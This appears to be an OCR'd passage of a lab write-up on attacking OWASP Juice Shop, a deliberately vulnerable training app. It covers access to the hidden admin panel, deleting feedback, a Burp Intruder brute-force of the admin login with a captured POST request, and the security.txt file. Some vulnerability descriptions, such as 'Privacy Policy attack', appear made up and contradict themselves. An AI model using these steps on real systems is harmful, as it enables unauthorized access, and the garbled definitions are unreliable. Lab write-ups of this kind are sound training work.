
Title: Privacy Policy

Description:-

A Privacy Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's privacy policy, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the privacy policy, such as lack of proper disclosure, lack of proper consent, or lack of proper data handling practices

Steps to Reproduce:

Just read the privacy policy of the company by http://192.168.1.10:3000/#/privacy-security/privacy-policy



Got the pop-up solved the challenge Privacy Policy.

Impact:

No significant impactThe impact of a successful Privacy Policy attack can include:

- unauthorized access to sensitive information
- loss of trust from customers or users whose data was mishandled
- legal penalties or fines for organizations that are required to protect sensitive data under regulations such as HIPAA, PCI-DSS, and GDPR
- damage to reputation and negative publicity for the organization.

Preventing Privacy Policy attacks requires regularly reviewing and monitoring privacy policies, using best practices for privacy policy creation, and ensuring that the policy is compliant with applicable regulations. Additionally, ensuring that the policy is easily understandable, and

providing transparent and clear information about the data collection, use, and sharing can also help prevent these types of attacks.

Vulnerability 9:-

Title: Repetitive Registration


Description:

Repetitive registration refers to the practice of creating multiple accounts with the same personal information or using the same information to register multiple times. This can be a security vulnerability because if an attacker is able to obtain the personal information of a user, they will be able to create multiple accounts in the user's name, potentially causing harm to the user or the system

Steps to Reproduce:

In the register tab, tried to register a new user. In the repeat password section, first I have a 5 character password and repeated the same in the repeat password. After this, I have added 2 more characters in the original password, but the webpage didn't thrown any error and have successfully completed the registration with different original password. The original password is of 7 characters and repeat password is of 5 characters

Pop-up showing, successfully completed the challenge, Repetitive Registration



Impact:

The impact of a successful Repetitive Registration attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- damage to the integrity of the system and data
- consume resources, such as storage or processing power, causing a Denial of Service (DoS) attack.

Preventing Repetitive Registration attacks requires implementing robust anti-automation controls, regularly reviewing and monitoring anti-automation controls, and using a rate-limiting approach to anti-automation controls. Additionally, using a security framework that is specifically designed for anti-automation can also help prevent these types of attacks.

Vulnerability 10:-


Title: Admin Section (Broken Access Control)

Description:

Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.

Steps to Reproduce:

By the Dirbuster output, navigated through the 192.168.1.10:3000/administration. Thus getting into the admin panel.
Then the pop-up came a solved the challenge



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.


Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 11:-

Title: Five Star Feedback (Broken Access Control)

Description:


Broken Access Control is a type of cyber attack that occurs when an application or system fails to properly implement or enforce access controls, allowing an attacker to gain unauthorized access to sensitive data or perform actions that would otherwise be restricted. This can happen due to vulnerabilities in the system, such as weak authentication mechanisms or lack of proper access controls.



Steps to Reproduce:

With admin logged in, navigated through the http://192.168.1.4:3000/administration. Got all feedbacks and users ids

Then deleted the 1st 5 star feedback



Impact:

The impact of a successful broken access control attack can include:

- unauthorized access to sensitive data
- the ability to perform actions on behalf of another user
- the ability to perform actions that would otherwise be restricted
- the ability to launch further attacks, such as data exfiltration or privilege escalation
- Damage to the integrity of the system and data.

Preventing broken access control attacks requires implementing robust access controls, regularly reviewing and monitoring access controls, and using a least privilege approach to access controls. Additionally, using a security framework that is specifically designed for access control can also help prevent these types of attacks.

Vulnerability 12:-

Title: Password Strength (Broken Authentication)

Description:


Broken authentication is a type of cyber attack that targets the authentication mechanisms of a system, such as user credentials, session IDs, or tokens. The attacker can exploit vulnerabilities in the authentication process to gain unauthorized access to the system or steal sensitive information.


Steps to Reproduce:


In the login page, in username section given the admin username, admin@juice-sh.op

which is obtained from previous challenge. Then a random password. This request is intercepted by the Burpsuite.


Then, In the Intrudeter section, payload is set for the password using the sniper option. A password wordlist is given and waited for the 200 response.
The password is turned out to be admin123


OWASP Juice Shop
Not secure 192.168.29.202:3000/#/login
OWASP Juice Shop
Account
EN
Login
admin@juice-sh.op
Password
Forgot your password?
Log in
Remember me
Not yet a customer?
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
Search
ENG IN
5:59 PM 12/19/2024


Burp Suite Community Edition v2024.9.4 - Temporary Project
Request
POST /rest/user/login HTTP/1.1
Host: 192.168.29.202:3000
Content-Length: 48
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Origin: http://192.168.29.202:3000
Referer: http://192.168.29.202:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en
Connection: keep-alive
{
"email":"admin@juice-sh.op",
"password":"12345"
}
Inspector
Search
ENG IN
5:54 PM 12/19/2024



Got the pop-up as solved the Password Strength Challenge



Impact:

The impact of a successful broken authentication attack can include:

- unauthorized access to sensitive data
- stealing of user credentials, such as usernames and passwords
- ability to perform actions on behalf of another user
- perform actions that would otherwise be restricted
- perform a large-scale attack by using compromised credentials to attack multiple systems or networks.

Vulnerability 13:-

Title: Security Policy


Description:

A Security Policy attack is a type of cyber attack where an attacker manipulates or misrepresents a company's security policies and procedures, in order to gain access to sensitive information or perform other malicious actions. This can happen due to vulnerabilities in the security policy, such as lack of proper disclosure, lack of proper implementation, or lack of proper oversight.


Steps to Reproduce:

As the Security policy is generally placed at the ./well-known, lets check there once,

The security.txt file is at http://192.168.1.3:3000/.well-known/security.txt



